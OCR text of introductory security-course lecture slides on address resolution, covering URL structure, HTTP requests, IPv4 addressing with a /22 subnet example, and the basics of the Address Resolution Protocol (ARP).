
Address Resolution

APPLIED SECURITY BASICS

Alberto Caponi – alberto.caponi@uniroma2.it


What does it happen really on Internet?



What a web page is?

a resource (i.e a file), specified by a
URL: Uniform Resource Locator.

e.g. my home page:



URL's components

- *Protocol (also called "scheme")*
  - *How can the web resource be accessed?*

→ **http, https, ftp, …**

- *Domain name*
  - *Where is the page located?*

→ **google.com, …**

- *Sub-Domain*
  - *In which specific host of the domain?*

→ **netgroup, www, …**

- *Resource Path*
  - Which is the specific path/name of the resource?


→ **index.html, home.php, …**

→ URL Parameters: /login.php?user=alberto&pass=1234

What a protocol is?

- A common language between client and server that defines:
  - A common set of rules & messages that allow the client to be understood by the server:
    - Web → HTTP
    - E-mail → SMTP
    - File Transfer → FTP
    - …

HTTP Protocol



Name Path	Method	Status Text	Type
alberto-caponi/	GET	200 OK	document
fonts.css?ver=4.1.1 /wp-content/themes/accesspress-ray/css	GET	200 OK	stylesheet
css?family=Open+Sans%3A400%2C400italic%2C300italic%2C300%2C600%2C60... fonts.googleapis.com	GET	200 OK	stylesheet
font-awesome.min.css?ver=4.1.1 /wp-content/themes/accesspress-ray/css	GET	200 OK	stylesheet
style.css?ver=4.1.1 /wp-content/themes/accesspress-ray	GET	200 OK	stylesheet
jquery.bxslider.css?ver=4.1.1 /wp-content/themes/accesspress-ray/css	GET	200 OK	stylesheet
nivo-lightbox.css?ver=4.1.1 /wp-content/themes/accesspress-ray/css	GET	200 OK	stylesheet
js?v=3.exp%3Fsensor%3Dfalse&ver=3.0 maps.googleapis.com/maps/api	GET	200 OK	script
jquery.js?ver=1.11.1 /wp-includes/js/jquery	GET	200 OK	script
responsive.css?ver=4.1.1 /wp-content/themes/accesspress-ray/css	GET	200 OK	stylesheet
jquery-migrate.min.js?ver=1.2.1 /wp-includes/js/jquery	GET	200 OK	script

IP Address

Natural notation: 32 bit string

10010011101000110001011010000010

10010011 . 10100011 . 00010110 . 10000010

Dotted notation: 4 numbers [0-255]

147 . 163 . 22 . 130

Address: 147.163.22.130
Netmask: 255.255.252.0
Network: 147.163.20.0/22
Hosts: 147.163.20.1 - 147.163.23.254 (1022)


10010011.10100011.000101|10.10000010

11111111.11111111.111111|00.00000000


Host Number + Network Prefix = Host Address

/22 → 22 bits of network prefix
Network Mask: 255.255.252.0

Domain Name System



Domain Name System: Poisoning



ARP

ADDRESS RESOLUTION PROTOCOL

Problem statement

Routing decision for packet X has two possible outcomes:

- You are arrived to the final network: go to host X
- You are not arrived to the final network: go through router interface Y

In both cases we have an IP address on **THIS** network. How can we send data to the interface?


Need to use physical network facilities!

IP or MAC addresses?

Physical Networks don't uses IP addresses

- IP address depends on the network you are connected to!
- What if you move from that network to another one?

Needs to use the pre-stamped address of your network card: **MAC address**!



Reaching a physical host


IP addresses only make sense to TCP/IP protocol suite!

Physical networks have their own hardware address

- e.g. 48 bits Ethernet address, 16 or 48 bits Token Ring, 16 or 48 bit FDDI, ...
- data-link layers may provide the basis for several network layers, not only IP!

Address Resolution Protocol → RFC 826

- Here described for Ethernet
- More general: designed for any data-link with broadcast capabilities



Manual mapping

A possibility, indeed!!

- Nothing negative, in principle
  - actually done in X.25, ISDN (do not support broadcast)
- Simply keep in every host a mapping between IP address and hardware address for every IP device connected to the considered network

Drawbacks

- tedious
- error prone
- requires manual updating
  - e.g. when attaching a new PC, must touch all others...

ARP


Dynamic mapping
- not a concern for application & user
- not a concern for system administrator!

Any network layer protocol
- not IP-specific

